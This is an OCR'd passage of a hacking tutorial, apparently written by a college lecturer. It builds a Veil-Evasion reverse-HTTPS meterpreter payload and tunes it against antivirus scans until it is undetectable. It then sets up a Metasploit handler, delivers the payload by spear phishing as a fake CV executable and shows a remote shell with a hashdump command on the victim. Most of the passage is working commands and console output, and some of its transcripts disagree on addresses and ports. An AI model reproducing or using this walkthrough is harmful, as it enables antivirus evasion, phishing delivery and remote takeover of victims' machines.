CLICKTRACK              X               Require X number of clicks before execut
ion
```

Figure 8: The 15th Payload is Selected


The next step is set the payload various options.



```
Name                         Value                Description
----                         -----                -----------
BADMACS                      FALSE                Check for VM based MAC addresses
CLICKTRACK                   X                    Require X number of clicks before execut
ion
COMPILE_TO_EXE               Y                    Compile to an executable
CURSORCHECK                  FALSE                Check for mouse movements
DISKSIZE                     X                    Check for a minimum number of gigs for h
ard disk
HOSTNAME                     X                    Optional: Required system hostname
INJECT_METHOD                Virtual              Virtual or Heap
LHOST                                             IP of the Metasploit handler
LPORT                        80                   Port of the Metasploit handler
MINPROCS                     X                    Minimum number of running processes
PROCCHECK                    FALSE                Check for active VM processes
PROCESSORS                   X                    Optional: Minimum number of processors
RAMCHECK                     FALSE                Check for at least 3 gigs of RAM
SLEEP                        X                    Optional: Sleep "Y" seconds, check if ac
celerated
USERNAME                     X                    Optional: The required user account
USERPROMPT                   FALSE                Prompt user prior to injection
UTCCHECK                     FALSE                Check if system uses UTC time
```

Figure 9: Payload Options

We find our IP address by issuing the ifconfig command. We set the LHOST value with the value of our attacking machine IP address. You will notice that the IP address however, is a private IP address. This is because we in  the same Local Area Network (LAN) as the victim machine. However, if we are attacking macine remotely, that is the victim machine is not in the same LAN as our machine, we use static, dedicated public IP as the LHOST.



```
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]: set LHOST 192.168.6.131
```

```
root@Phoenyx:/opt/Veil# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.6.131  netmask 255.255.255.0  broadcast 192.168.6.255
        inet6 fe80::20c:29ff:fe64:c043  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:64:c0:43  txqueuelen 1000  (Ethernet)
        RX packets 25983  bytes 35981033 (34.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6371  bytes 449072 (438.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Figure 10: Setting Value for LHOST

Since there is already a web server on the attacking machine using port 80, we will set the LPORT here to 8080. With these options set we can bypass most AVs with the exception of the AVG AV. All the options required by the payload have been set as seen in Table 1.

Table 1: Payload Options

| Option Name | Value |
|---|---|
| LHOST | 192.168.6.43 |
| LPORT | 8080 |
| PROCESSORS | 1 |
| SLEEP | 6 |


The next step is to generate the payload by entering the generate command and this will prompt us to enter the name of the payload we want to generate.



```
[go/meterpreter/rev_https>>]: generate
==================================================================================
                               Veil-Evasion
==================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==================================================================================

 [>] Please enter the base name for output files (default is payload):
```

Figure 11: Generating a Payload

I name it rev_https_8080 and hit the enter button. The payload has been successfully generated:




```
=================================================================================
                                Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/rev_https_80801.exe
 [*] Source code written to: /var/lib/veil/output/source/rev_https_80801.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_808
01.rc

Hit enter to continue...

=================================================================================
                                Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

Veil-Evasion Menu

        41 payloads loaded
```

Figure 12: Payload Generated

We are going to test the efficacy of our payload by using a site called Antiscan.me. Though we can use VirusTotal but it is not recommended because VirusTotal will share the signature of the payload with Antivirus programs.

We browse to the location of the generated payload and upload it to No Distribute and click on Scan the File.



Filename
rev_https_80801.exe

MD5
39d5b3fa4412b7b910e782834f187c31

Detected by
17/26

Scan Date
07-02-2019 12:25:24

Your file has been scanned with 26 different antivirus software (**no results have been distributed**). The results of the scans has been provided below in alphabetical order.


NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Gen:Variant.Trojan.Liev.9

Fortinet: Clean

Figure 13: Scanning Payload with Antiscan.Me

Unfortulately, however 17 out 26 antiviruses have detected our payload. So we go back and play with the various options until we arrive at a payload that is not deteted by any anti-virus. Once we have obtained a 100% undetectable payload, we transfer it to our target.




NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Gen:Variant.Trojan.Liev.9
AhnLab V3 Internet Security: Clean
Alyac Internet Security: Gen:Variant.Trojan.Liev.9
Avast: Win32:Malware-gen
AVG: Win32:Malware-gen
Avira: HEUR/AGEN.1024824
BitDefender: Clean
BullGuard: Gen:Variant.Trojan.Liev.9
ClamAV: Clean
Comodo Antivirus: Clean
DrWeb: Trojan.Siggen8.2653
Emsisoft: Gen:Variant.Trojan.Liev.9
Eset NOD32: a variant of Win32/Agent.YXS trojan

Fortinet: Clean
F-Secure: Heuristic.HEUR/AGEN.1024824
IKARUS: Trojan.Win32.Agent
Kaspersky: HEUR:Trojan.Win32.Generic
McAfee: Trojan-Veil-FLRK!39D5B3FC4412
Malwarebytes: Trojan.Agent
Panda Antivirus: Clean
Sophos: Mal/Veil-A
Trend Micro Internet Security: Clean
Webroot SecureAnywhere: Clean
Windows 10 Defender: Trojan:Win32/Leivion!rfn
Zone Alarm: HEUR:Trojan.Win32.Generic
Zillya: Clean

Figure 14: Payload Detection with Antivirus Solutions


Next we are launch our Metasploit. We first start postgresql database which is required by Metasploit and launch Metasploit by issuing the command: msfconsole.



```
root@Phoenyx:~# service postgresql start
root@Phoenyx:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.4-dev                          ]
+ -- --=[ 1854 exploits - 1044 auxiliary - 325 post      ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops           ]
+ -- --=[ 2 evasion                                      ]

msf5 > 
```

Figure 15: Launching Metasploit Framework


We are going to use a Metasploit exploit module called: exploit/multi/handler.



```
root@Phoenyx:~# service postgresql start
root@Phoenyx:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.4-dev                          ]
+ -- --=[ 1854 exploits - 1044 auxiliary - 325 post      ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops           ]
+ -- --=[ 2 evasion                                      ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > 
```

Figure 16: Using exploit/multi/handler


Next we specify the payload we are going to be using with the following commands:



```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
```

Figure 17: Payload Selection

Next we set LHOST and the LPORT options



```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.6.131    yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

Figure 18: Setting the LHOST and the LPORT Options


**Delivery**

In the delivery phase, the generated payload is delivered to the victim machine. There are variety of ways to deliver the payload. We can deliver the payload through spear phishing and send it to the victim. The victim receives the phishing email with a  message asking him to click on a link which the victim cannot resist clicking. The victim proceeds to click on the link to download the malicious payload.

### Exploitation

Prior to generating the payload we fire on our Metasploit by issuing the command *exploit.* As soon as the victim interacts with our delivered payload by running and installing the payload, the payload will communicates back to our victim machine and we gain a meterpreter session.

### Installation



```
HxDSetup              2/18/2019 11:35 PM   File folder
8.0_AdbeRdr80_en_US   2/28/2019 5:18 PM    Application
```

Open File - Security Warning


**The publisher could not be verified. Are you sure you want to run this software?**

Name: ...sers\Phoenyx Academy\Downloads\FaisalCV.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\Phoenyx Academy\Downloads\FaisalCV...

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

Figure 19: Victim Interacting with our Payload



Faisal A. Garba February, 2019

**Faisal A. Garba**

Lecturer II

Department of Computer Science Education www.phoenyxacademy.com


Sa'adatu Rimi College of Education, alifa2try@gmail.com

Zaria Road, Kano, +234803 602 8632

Nigeria.

**Education**

Figure 20: File Sent Along with Payload




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.134:4444
[*] Sending stage (179779 bytes) to 192.168.43.25
[*] Meterpreter session 3 opened (192.168.43.134:4444 -> 192.168.43.25:50026) at
 2019-02-28 12:38:18 -0500

meterpreter > sysinfo
Computer        : WIN-UFJRIA3N854
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Figure 21: Meterpreter Session

## Command & Control

Gaining a meterpreter session signifies establishing a foothold on the victim machine and successful establishment of a C & C channel.




```
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
